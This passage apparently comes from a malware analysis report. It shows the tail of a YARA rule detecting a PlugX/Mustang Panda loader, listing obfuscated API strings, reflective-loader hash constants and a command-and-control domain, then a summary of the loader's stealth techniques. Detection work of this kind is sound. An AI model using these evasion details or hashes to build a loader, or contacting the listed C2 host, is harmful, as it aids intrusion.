    description = "PlugX/Mustang Panda variant: obfuscated API strings, reflective loader hashes, C2 decode artifact"
    date = "2026-03-27"

  strings:
    $s_setuef_obf    = "SdvVjmgileooIumj`e{|" ascii
    $s_createth_obf  = "Csgbp`Rozlko" ascii
    $s_wait_obf      = "W`kwBjtTagmgiBleurf" ascii
    $s_close_obf     = "CmmpaMgileo" ascii

    $s_cmdargv_obf   = "Chkheu~Uqq{IsR`vf@" ascii
    $s_getcmd_obf    = "GbrFkvwxv{RtrvE" ascii
    $s_sleep_obf     = "Skc`t" ascii
    $s_mutex_obf     = "Cucdp~WllzfJ" ascii
    $s_exit_obf      = "Tiuz}lm" ascii

    $s_rtlsetuef_obf = "FbvdhFvyMscy[" ascii
    $s_setuef2_obf   = "SfvPjogglgoiIwmt`g{z" ascii
    $s_wpm_obf       = "WqkqaWtfkny~Ajc~bj" ascii

    $s_ntdll_obf     = "nufoh+bkd" ascii
    $s_k32_obf       = "kdpmai55&mfg" ascii
    $s_user_obf      = "urgq77(cde" ascii
    $s_k32b_obf      = "kfpkak5;&ofa" ascii

    $c2_domain       = "coastallasercompany.com" wide

    $h_LoadLibraryA  = { 8E 4E 0E EC } // 0xEC0E4E8E
    $h_GetProcAddr   = { AA FC 0D 7C } // 0x7C0DFCAA
    $h_VirtualAlloc  = { 54 CA AF 91 } // 0x91AFCA54
    $h_VirtualProt   = { 1B C6 46 79 } // 0x7946C61B
    $h_VirtualFree   = { AC 33 06 03 } // 0x030633AC
    $h_FlushICache   = { B8 0A 4C 53 } // 0x534C0AB8

  condition:
    uint16(0) == 0x5A4D and                           // MZ
    uint32(uint32(0x3C)) == 0x00004550 and            // PE\0\0
    2 of ($s_*_obf) and
    ( 2 of ($h_*) or $c2_domain )
}
Conclusion
The analyzed sample demonstrates a highly modular, multi-stage loader architecture combining PowerShell-based delivery, DLL-based reflective loading, and thread pool–based shellcode execution. It extensively leverages PEB traversal, API hashing, and layered obfuscation to eliminate static indicators and hinder reverse engineering. The design reflects advanced stealth and resilience techniques commonly associated with modern loader frameworks used in targeted intrusion operations.